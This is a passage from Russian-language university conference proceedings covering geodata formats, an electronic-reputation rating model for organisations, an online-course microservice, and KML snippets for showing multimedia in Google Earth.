геоинформационными системами и сервисами. В GML поддерживается представление координатной информации, топологических и темпоральных отношений, а также различной атрибутивной информации.

KML (*Keyhole Markup Language*) является языком представления геоданных, ориентированный, в первую очередь, на представление мультимедийной информации. KML является основным языком Google Maps и Google Earth, и поддерживается данными программными системами в полном объеме [6]. Он уступает языку GML в возможностях представления метрической информации, а также не поддерживается в полном объеме другими сторонними ГИС.

GeoJSON является форматом геоданных, созданным на базе технологии JSON. Он обладает достаточными для большинства приложений средствами представления метрической информации. Поддержка атрибутивной информации представлена в минимальном объеме. GeoJSON не поддерживает внешние топологические отношения. В отличие от GeoJSON, формат ТороJSON обеспечивает представление топологических отношений, используя линейно-узловую топологическую модель. Как и GeoJSON, в ТороJSON атрибутивная информация может быть представлена в минимальном объеме. Сравнение характеристик рассмотренных языков представлено в таблице 1 (см. ниже).

Несмотря на большое число различных форматов геоданных, они не обеспечивают в полном объеме синтез гетерогенной информации. Кроме того, данные языки ориентированы на различные задачи. Так GML имеет максимально развитые средства представления метрической информации, включая топологические отношения и учет датумов, в то время как KML ориентирован на представление мультимедийной информации, с возможностью задания множества важных параметров, включая точку съемки на направление на объект. При этом, объединение GML и KML в рамках одного XML-документа представляется затруднительным, и современных ГИС не смогут обработать такой документ в полной мере.

Проблема представления гетерогенных пространственных данных, а также синтез геоинформационных и общесистемных аспектов может быть решена только на базе методологии многоаспектного геоинформационного моделирования [7]. Используя многоаспектные геоинформационные модели, можно интегрировать гетерогенные пространственные данные в рамках единой модели. Применение многоаспектных геоинформационных моделей позволит сместить акценты с представления тематических слоев, используемых в современных ГИС, на аспекты. В данном случае, тематические слои становятся производными от многоаспектных моделей, что повышает уровень интеграции геоинформационной информации.

ТАБЛИЦА 1. Сравнение характеристик наиболее распространенных языков представления геоданных

Формат	Назначение	Достоинства	Недостатки
GML	Представление комплексной геоинформации об объекте.	Принят в качестве стандарта OGC, универсальность, поддержка топологических и темпоральных данных, развитые средства представления атрибутивной информации.	Высокий уровень сложности, затруднительное чтение человеком.
KML	Отображение географических данных на карте в Google Earth и Google Maps.	Развитые средства представления мультимедийной информации, легко воспринимается человеком.	Ограниченная поддержка топологических отношений и координатной информации.
GeoJSON	Представление метрической геоинформации.	Простота.	Отсутствует поддержка топологических отношений, минимальная поддержка атрибутивной информации, не поддерживаются темпоральные данные.
TopoJSON	Представление метрической геоинформации с учетом топологических отношений.	Поддержка топологических отношений, компактность представляемой метрической информации.	Не соответствует объектной методологии, минимальная поддержка атрибутивной информации, не поддерживаются темпоральные данные.

#### Список используемых источников

1. Geographic Information Systems (GIS) for Disaster Management by Brian Tomaszewski 482 p.
2. Framework: A Formal Model of Maps as a Fundamental Data Type in Information Systems 1st ed. 2016 Edition, Kindle Edition Mark McKenney 140 p.
3. Топология в ArcGIS на официальном сайте продукта компании Esri. URL: <https://pro.arcgis.com/ru/pro-app/latest/help/data/topologies/topology-in-arcgis.htm> (дата посещения 24.03.2023).
4. Верхова Г. В., Акимов С. В. Метод многоаспектного геоинформационного моделирования географического района // Информация и космос. 2021. № 4. С. 123–129.
5. Документация по GML на Open Geospatial Consortium. URL: <https://www.ogc.org/standard/gml/> (дата обращения 17.03.2023).
6. Документация по KML на Open Geospatial Consortium. URL: <https://www.ogc.org/standard/kml/> (дата обращения 17.03.2023).
7. Верхова, Г. В. Акимов С. В. Метод объединения гетерогенных геопространственных данных на основе многоаспектных моделей // Телекоммуникации. 2021. № 3. С. 34–40.

УДК 004.42  
ГРНТИ 50.41.25

## МОДЕЛИ АВТОМАТИЧЕСКОГО ФОРМИРОВАНИЯ ЭЛЕКТРОННОЙ РЕПУТАЦИИ ЮРИДИЧЕСКИХ ЛИЦ В РАМКАХ РАСПРЕДЕЛЕННЫХ ИНТЕРОПЕРАБЕЛЬНЫХ КИБЕРФИЗИЧЕСКИХ СРЕД

**Г. В. Верхова, Э. Р. Крылова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В настоящее время активно развивается тенденция цифровизации современного общества с применением информационных технологий, поглощая все сферы деятельности. Виртуальные предприятия и организации в настоящий момент времени получают все более широкое распространение, благодаря возможности гибкого управления процессом объединения ресурсов юридических и физических лиц для решения конкретной задачи. Система электронного портфолио является актуальной для аккумуляции информации о достижениях пользователя киберсреды на протяжении всей профессиональной карьеры, формирования электронной репутации физических и юридических лиц, а также создания временных трудовых коллективов.*

*киберфизическая среда, киберсреда, электронное портфолио, виртуальные предприятия, Индустрия 4.0, цифровой двойник, электронная репутация.*

Электронное портфолио обеспечивает передачу информации о пользователе по заданному шаблону в различные организации путем «нажатия одной кнопки», а также автоматическое вычисление рейтингов. Одной из особенностей системы является формирование временных трудовых коллективов, нацеленных на решение определенных задач, поэтому она может использоваться юридическими лицами. Коллектив исполнителей подбирается таким образом, чтобы можно было максимально эффективно, в кратчайшие сроки решить поставленную задачу [1].

Электронная репутация является одной из важных функций, которую выполняет система электронного портфолио. Специфика электронной репутации заключается в методологии оценки интеллектуального уровня и компетенции пользователя или групп пользователей, которая реализована на основе полученных результатов интеллектуально-профессиональной деятельности на протяжении определенного периода времени.

В настоящее время репутация набирает все больший оборот в обществе и приобретает институциональную форму. В целом термин «репутация» носит социологический характер, но также данное понятие является нематериальным активом любой компании. В частности, электронная репутация

является нематериальным активом виртуальных предприятий в условиях их развития [2], который направлен на формирование статуса как участника системы, так и организации, на основе которого обе стороны имеют определенное положение на рынке труда. С помощью такой системы с легкостью обеспечивается взаимосвязь компаний-партнеров, специалистов и организаций, вовлеченных в общее дело.

Возникает проблема автоматического вычисления рейтингов и формирования электронной репутации участников киберсред – виртуальных предприятий. В настоящий момент требуется не только управление электронной репутацией, но также и непрерывная поддержка на протяжении всей деятельности виртуального предприятия [3].

Используя электронное портфолио, юридическое лицо имеет возможность совершать следующие действия: заполнять данные об организации и своих подразделениях, информацию о достижениях и наградах; включать в свой состав физических лиц; формировать временной трудовой коллектив по критериям отбора по компетенциям, квалификациям и рейтинговому отбору; контролировать процесс выполнения проектов и деятельности организации; делать выборку определенных данных и формировать их в отдельный документ по нажатию «одной кнопки»; отслеживать собственный рейтинг и просматривать рейтинги других физических лиц и организаций.

На основе результатов учебной профессиональной деятельности участников юридического лица, которые входят в его состав, формируется рейтинг самого юридического лица. Также существуют дополнительные факторы формирования рейтинга юридического лица:

- результаты проектных работ временных трудовых коллективов, создаваемые организацией;
- наличие лицензии;
- наличие свидетельства о пройденной аккредитации;
- обеспечение качества работ и документации;
- обеспеченность ресурсами;
- исполнение плана организации;
- количество исполненных контрактов;
- отзывы сторонних организаций и физических лиц;
- статус на рынке труда;
- наличие компаний-партнеров.

Комплексная модель юридического лица (или организации) будет напрямую зависеть от комплексной модели электронного портфолио физического лица и структурных подразделений. По канторовской теории множеств структуру комплексной информационной модели электронного портфолио юридического лица можно представить в следующем виде:

$$EP_u = \{EP_f, D_{EP_u}, A_u, Ev, Inf_{Add}, Part, Con, Str\}, \quad (1)$$



где:  $EP_f$  – множество информации электронных портфолио субъектов, входящий в состав юридического лица;  $D_{EP_u} = \{Des, L, Ac, Other\}$  – данные об организации;  $Des$  – описание юридического лица;  $L$  – лицензии юридического лица;  $Ac$  – свидетельства о пройденных аккредитациях;  $Other$  – другие данные и документы организации;  $A_u = \{RC_u, Awards_u\}$  – достижения, полученные юридическим лицом;  $RC_u = \{P, SR\}$  – множество документов, удостоверяющие право физических лиц на достигнутый ими результат интеллектуальной деятельности, правообладателем которого является данное юридическое лицо;  $P$  – множество полученных патентов (*Patents*);  $SR$  – множество полученных свидетельств о государственной регистрации (*State registration*);  $Awards_u = \{Diploma_u, Comp_u, Other_{Award}\}$  – множество наград, присужденные данному юридическому лицу;  $Diploma_u$  – множество дипломов, грамот, сертификатов, благодарностей, присужденные юридическому лицу;  $Comp_u$  – множество конкурсов, в которых участвовала организация;  $Other_{Award}$  – множество других полученных достижений;  $Ev$  – множество мероприятий, проводимых данной организацией (юридическим лицом);  $Inf_{Add}$  – дополнительная информация и другие критерии, которые присущи данному юридическому лицу;  $Part$  – множество компаний-партнеров, спонсоров и других связанных организаций;  $Con$  – количество исполненных контрактов, внутренних и внешних бизнес-проектов;  $Str$  – структурные подразделения, относящиеся к данной организации.

Каждое структурное подразделение юридического лица имеет аналогичную комплексную модель, приведенное формулой (1). Все остальные критерии, характеризующие юридическое лицо, могут включаться через компонент  $Inf_{Add}$ , так как для каждой организации существуют специфические критерии и свойства.

Рис. 1 (см. ниже) отражает установление связей модели электронного портфолио юридического лица или организации с моделями электронного портфолио физических лиц (*PersonalProfile*), которые включаются в состав организации. Данная связь устанавливается между принадлежностью физического лица структурному подразделению юридического лица или к самой организации в целом.

На рисунке также представлена связь класса юридического лица (*Organization*) с полем «Правообладатель» (*RightHolder*) класса *RegistrationCertificate*, определяющий документ, удостоверяющий право физического лица на достигнутый им результат интеллектуальной деятельности, в роли правообладателя которого выступает данное юридическое лицо. Поскольку данный документ подтверждает права юридического лица на данное изобретение, то такая информация причисляется к списку достижения для самого юридического лица (организации).




Рис. 1. Связь юридических лиц со структурными подразделениями и физическими лицами

Модель юридического лица также непосредственно связана со структурными подразделениями (*StructuralUnits*), входящими в ее состав. Подразделения имеют аналогичную структуру, как и у самой организации, за исключением дополнительного свойства позиции в структуре организации (*PositionInAnOrganization*).

Вычисления рейтингов, выполняемые операторами вычисления вторичных параметров, относятся к функциональному типу вычисления. Автоматическое вычисление рейтингов является сложной системой, так как для каждой организации существует своя методика и алгоритмы вычисления рейтинга. Поэтому моделирование и реализация оператора вычисления вторичных параметров будет выполняться путем его разбиения на отдельные операторы вычисления вторичных параметров  $Eval_i$ :

$$Eval \stackrel{\text{def}}{=} \langle Eval_1, Eval_2, \dots, Eval_n, Seq \rangle,$$

где:  $Eval_i$  –  $i$ -е правило вычисления рейтинга;  $Seq$  – последовательность активации локальных операторов  $Eval_{local} = \{Eval_1, Eval_2, \dots, Eval_n\}$ .

Расчет рейтинга юридического лица, который представляет собой организацию, подразделение или иную группу физических лиц, воспроизводится путем суммирования рейтингов участников, входящих в его состав и состав киберсреды, а также дополнительной оценки, которая рассчитывается исходя из характеристик предприятия, указанных в формуле (1). В общем виде расчет будет производиться по следующей формуле:

$$R_{\text{юр.л}} = \sum_{i=1}^n R_{\text{физ.л.}i} + R_{\text{юр.л.доп}}$$

где:  $R_{\text{физ.л.}i}$  – рейтинг физического лица, входящего в состав юридического лица;  $R_{\text{юр.л.доп}}$  – дополнительная оценка юридического лица;  $i = \overline{1, n} \in N$  – порядковый номер физического лица, входящего в состав юридического лица;  $N$  – количество физических лиц, входящих в состав юридического лица.

#### Список используемых источников

1. Верховая, Г. В., Крылова Э. Р. Модель автоматизированного учета личных достижений физических лиц в рамках объединенных интероперабельных киберфизических сред // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2022) : XI Международная научно-техническая и научно-методическая конференция : сб. науч. ст. в 2-х т. СПб. : СПбГУТ, 2022. Т. 2. С. 104–109.

2. Акимов С. В., Давлетшина Э. Р. Модели управления кадровыми ресурсами в киберсреде виртуальных предприятий // Актуальные проблемы инфотелекоммуникаций в науке и образовании. X Юбилейная международная научно-техническая и научно-методическая конференция : сб. науч. ст. в 4-х т. СПб. : СПбГУТ, 2021. С. 23–27.

3. Акимов С. В., Давлетшина Э. Р. Модели и алгоритмы автоматического вычисления рейтингов для распределённых киберсред виртуальных предприятий // Актуальные проблемы инфотелекоммуникаций в науке и образовании. IX Международная научно-техническая и научно-методическая конференция : сб. науч. ст. в 4 т. СПб. : СПбГУТ, 2020. Т. 2. с. 2–28.

УДК 004.045  
ГРНТИ 50.41.25

## ПРОГРАММНО-АЛГОРИТМИЧЕСКОЕ ОБЕСПЕЧЕНИЕ ДЛЯ АВТОМАТИЗАЦИИ ФОРМИРОВАНИЯ ЗАДАНИЙ ОНЛАЙН-КУРСА

**Г. В. Верховая, О. С. Пархачева**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Представлены результаты разработки программно-алгоритмического обеспечения для микросервиса, реализующего контекст разработки онлайн-курса. Архитектура микросервиса построена по классической схеме, реализующей принципы предметно-ориентированного проектирования. Микросервис обеспечивает поддержку создания теоретических материалов, практических заданий, выполняемых как индивидуально, так и в бригадах, а также интеграцию в курс любых других материалов, созданных во внешних интероперабельных микросервисах. Программно-алгоритмическое обеспечение написано на языке C# и является кроссплатформенным.*

*микросервисная архитектура, разработка онлайн-курса, киберсреда, открытые цифровые экосистемы.*

В настоящее время электронные системы обучения набирает все большую популярность благодаря возможности оптимизации учебного процесса, повышению эффективности работы преподавателей и увеличению вовлеченности студентов [1–3]. В связи с этим на рынке программного обеспечения представлено большое количество электронных систем управления учебным процессом – LMS (*Learning Management System*), таких как Moodle, iSpring Learn, Mirapolis LMS, ShareKnowledge, Teachbase, WebTutor.

Большинство LMS, представленных на рынке, обладают устаревшим пользовательским интерфейсом, который не является интуитивно понятным и не отвечает современным требованиям UX/UI [4]. LMS образуют замкнутую цифровую экосистему и даже построенные по модульному принципу, они позволяют использовать только модули, созданные для данной экосистемы. Это делает затруднительным их интеграцию в единое информационное пространство цифрового университета, формирование которого возможно лишь путем создания интероперабельных систем электронного обучения.

Предлагаемая система электронного обучения с интероперабельной микросервисной архитектурой состоит из трех микроприложений, автоматизирующих процессы разработки учебного курса, проведения занятий и выполнения заданий студентами, которые реализуют одноименные ограниченные контексты [5–6]. Таким образом, совокупность этих контекстов образует единое образовательное пространство, в рамках которого и работают участники учебного процесса, а именно: разработчик курса, студент и тьютор. В данной статье изложены результаты разработки программного-алгоритмического обеспечения для микросервиса, реализующего контекст разработки курса.

Основная концепция программно-алгоритмического обеспечения для автоматизации разработки курса заключается в предоставлении возможности разработчику формировать для конкретных дисциплин целые модули, состоящие из теоретических материалов, блоков различных заданий, выполняемых как индивидуально, так и в бригадах. А также возможность интеграции в курс любых других материалов, созданных во внешних интероперабельных микросервисах.

Информационная структура модели контекста разработки курса состоит из (рис. 1):

- модуль;
- блок заданий, служащий для группировки заданий;
- учебное задание;
- вариант учебного задания;
- опции работы с контентом.




Рис. 1. Информационная структура модели контекста разработки курса

Основной единицей модели контекста разработчика курса является модуль, представляющий собой весь учебно-методический комплекс занятия. В него входит информация о типе занятия (лабораторно-практический модуль, лабораторная работа, практическое занятие, курсовая работа, курсовой проект, коллоквиум), о трудоемкости (в академических часах), блоки заданий и ключевые данные о дисциплине, для которой будет проводиться данный модуль. Блок заданий содержит в себе информацию о типе заданий (задания на допуск, задание на закрепление теоретического материала, задание на защиту), общие методические указания и задания.

Учебное задание содержит в себе информацию о типе задания (групповое задание, индивидуальное задание, тест), методические указания, коэффициент трудности выполнения, опции работы с контентом и возможные варианты задания. Опции включают в себя информацию о том, что должен будет сделать студент при выполнении конкретного задания (какие файлы необходимо загрузить и / или заполнить форму ввода). Логика управления контентом не входит в зону ответственности разработчика, а выполняется сторонним микроприложением. Что позволяет реализовать принцип единой ответственности.

Программно-алгоритмическое обеспечение написано на языке C#, построено по модульному принципу и имеет микросервисную архитектуру. Архитектура микросервиса построена по классической схеме, реализующей принципы предметно-ориентированного проектирования, что подразумевает разделение обеспечения на три уровня: уровень предметной области,

уровень инфраструктуры и прикладной уровень. Первый уровень отвечает за предоставление сущностей предметной области. Второй уровень содержит репозиторий, реализующий CRUD методы, и обеспечивает сохранение доменной модели. Третий уровень реализует функционал RESTful API.

На рис. 2 изображен прототип пользовательского интерфейса при формировании задания из блока «Задание на закрепление материала» в модуле «Проектирование системы жизненного цикла».




Рис. 2. Прототип пользовательского интерфейса при формировании задания

Разработанное программное обеспечение полностью соответствует магистрально-модульному принципу построения программного обеспечения информационных систем с микросервисной архитектурой [6], допускает глубокую интеграцию в интероперабельные системы электронного обучения, а также в киберсреду цифрового университета. Интерфейс пользователя создан с использованием технологии микрофронтендов.

#### Список используемых источников

1. Романов А. А., Волчек Д. Г. Анализ данных о поведении пользователей в системах электронного обучения // Онтология проектирования. 2020. № 1 (35). С. 100–111.
2. Бубенщикова И. А. Организация интерактивного взаимодействия в электронном обучении // Перспективы и возможности использования цифровых технологий в науке, образовании и управлении : сборник материалов всерос. научно-практ. конф., Астрахань, 21–23 апр. 2022 г. Астрахань : АГУ им. В. Н. Татищева, 2022 С. 40–44.

3. Краснов С. В., Калмыкова С. В., Краснова С. А. Методологические аспекты образовательного процесса в условиях электронного обучения // Глобальный научный потенциал. 2020. № 5 (110). С. 23–28.

4. Миронова Н. А. Тренды UX/UI дизайна // Современный дизайн и проблемы высшей школы дизайна. Сборник материалов VI Международной научно-практической конференции. Москва, 2020. С. 66–71.

5. Верхова Г. В., Акимов С. В. Технологии виртуальных предприятий в формировании единой научно-образовательной киберсреды // Оптико-электронные приборы и устройства в системах распознавания образов, обработки изображений и символьной информации. Распознавание – 2017. Сборник материалов XIII Международной научно-технической конференции. 2017. С. 105–107.

6. Верхова Г. В., Акимов С. В. Магистрально-модульный принцип построения программного обеспечения информационных систем с микросервисной архитектурой // Проектирование и обеспечение качества информационных процессов и систем. Сборник докладов Международной конференции. Санкт-Петербург, 2022. С. 3–6.

УДК 004.946  
ГРНТИ 28.17.33

## ТЕХНОЛОГИИ ПРЕДСТАВЛЕНИЯ МУЛЬТИМЕДИЙНОЙ ИНФОРМАЦИИ В ГЕОИНФОРМАЦИОННЫХ СИСТЕМАХ

**Г. В. Верхова, В. М. Прощенков, Д. С. Юрчик**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Рассмотрены технологии представления мультимедийной информации в геоинформационных системах и сервисах. Проанализированы существующие форматы данных. На примере моделирования территории Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича проанализированы достоинства и недостатки технологии представления мультимедийной информации в сервисах Google Maps и Google Earth. Показана роль основных и вспомогательных пространств при интеграции мультимедийной информации в многоаспектную геоинформационную модель пространственного объекта.*

*KML, GML, геоинформационные системы, мультимедийная информация.*

В современных геоинформационных системах (ГИС) мультимедийная информация играет важную роль в представлении пространственно-распределенных объектов. Мультимедиаданные, используемые в ГИС, могут быть представлены файлах различных форматов, что предъявляет определенные требования к технологиям их поддержки. Мультимедиа



информация должна быть интегрирована в геоинформационную модель пространственного объекта, что требует применения специальных методов и технологий. На данный наиболее широко распространенными языками представления геоданных являются KML и GML. Оба этих языка обладают развитыми средствами представления гетерогенной информации. Язык GML (*Geography Markup Language*) ориентирован, в первую очередь, на представление атрибутивной информации, в то время как KML (*Keyhole Markup Language*) обладает развитыми средствами интеграции мультимедийной информации в геоинформационные модели.

KML предназначенным для представления географического контента путем описания множества различных пространственных объектов (зданий, дорог, мостов, транспортных магистралей и т. д.), а также их свойств. KML, в первую очередь, предназначен для визуализации географической информации, и адаптирован для использования в веб-приложениях Google Maps и Google Earth. KML может использоваться для отображения содержимого GML и представляет собой в первую очередь средство для представления 3D-изображений и других мультимедиа данных, а не средство для обмена данными. Совместное использование GML и KML в рамках одной модели затруднительно ввиду существенного различия в кодировании геоданных [1–3].

Представление мультимедийной информации рассмотрим на примере геоинформационного моделирования Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича. На рис. 1 представлены возможности взаимодействия технологий KML и GML.




Рис. 1. 3D модель СПбГУТ в приложении Google Earth



С помощью объекта LookAt можно задать угол зрения на трехмерную модель университета с определенной точки. Ниже приведен фрагмент кода задания ракурса с помощью элемента LookAt.

```
<LookAt>  
<longitude>30.48712692081163</longitude>           <lati-  
tude>59.90324741659274</latitude> <alti-  
tude>8.296499925129826</altitude>           <heading>0</heading>  
<tilt>0</tilt>  
<range>298.3083355518829</range>   <altitudeMode>absolute</al-  
titudeMode>           <gx:fovy>30.00001223794294</gx:fovy>  
</LookAt>
```

С помощью объекта PhotoOverlay возможно добавление мультимедиа информации (фотографию здания) с указанием ракурса и места, с которого было сделано фото (рис. 2).



Рис. 2. Задание ракурса фото

Ниже представлен фрагмент кода, в котором демонстрируется задания ракурса и места создания фотографии.

```
<PhotoOverlay>  
  <name>Бонч со стороны</name>  
  <description><![CDATA[</description>  
  <Camera>  
    <longitude>30.48830798</longitude>
```

```
<latitude>59.90116896200002</latitude>  
<altitude>0.9999999993789629</altitude>  
<heading>12.04758223446848</heading>  
<tilt>100.32</tilt>  
<roll>-6.264768197258056e-06</roll>  
<gx:altitudeMode>relativeToSeaFloor</gx:altitudeMode>  
</Camera>  
<Icon>  
<href>https://doc-0g-7s-mymaps.googleusercontent.com</href>  
</Icon>  
<rotation>-1.48</rotation>  
<ViewVolume>  
<near>0.18924</near>  
</ViewVolume>  
<ImagePyramid>  
<maxWidth>1000</maxWidth>  
<maxHeight>1000</maxHeight>  
</ImagePyramid>  
</PhotoOverlay>
```

С помощью технологий KML и GML можно создавать геоинформационные модели объектов и отображать их на электронных картах с поддержкой интерактивности. Яндекс развивает собственный язык разметки YMapsML, как альтернативу KML и GML, что является особенно важным аспектом в условиях санкций и программы импортозамещения, но в нем отсутствует возможность добавления мультимедиа информации.

Созданная и размещенная на сервисе Google Earth геоинформационная модель университета в данный момент недоступна для публичного отображения ввиду введенных санкций, что определяет необходимость создания отечественных геоинформационных веб-сервисов способных отображать мультимедийную информацию, представленную на языке разметки KML и интегрированную в геоинформационную модель пространственного объекта.

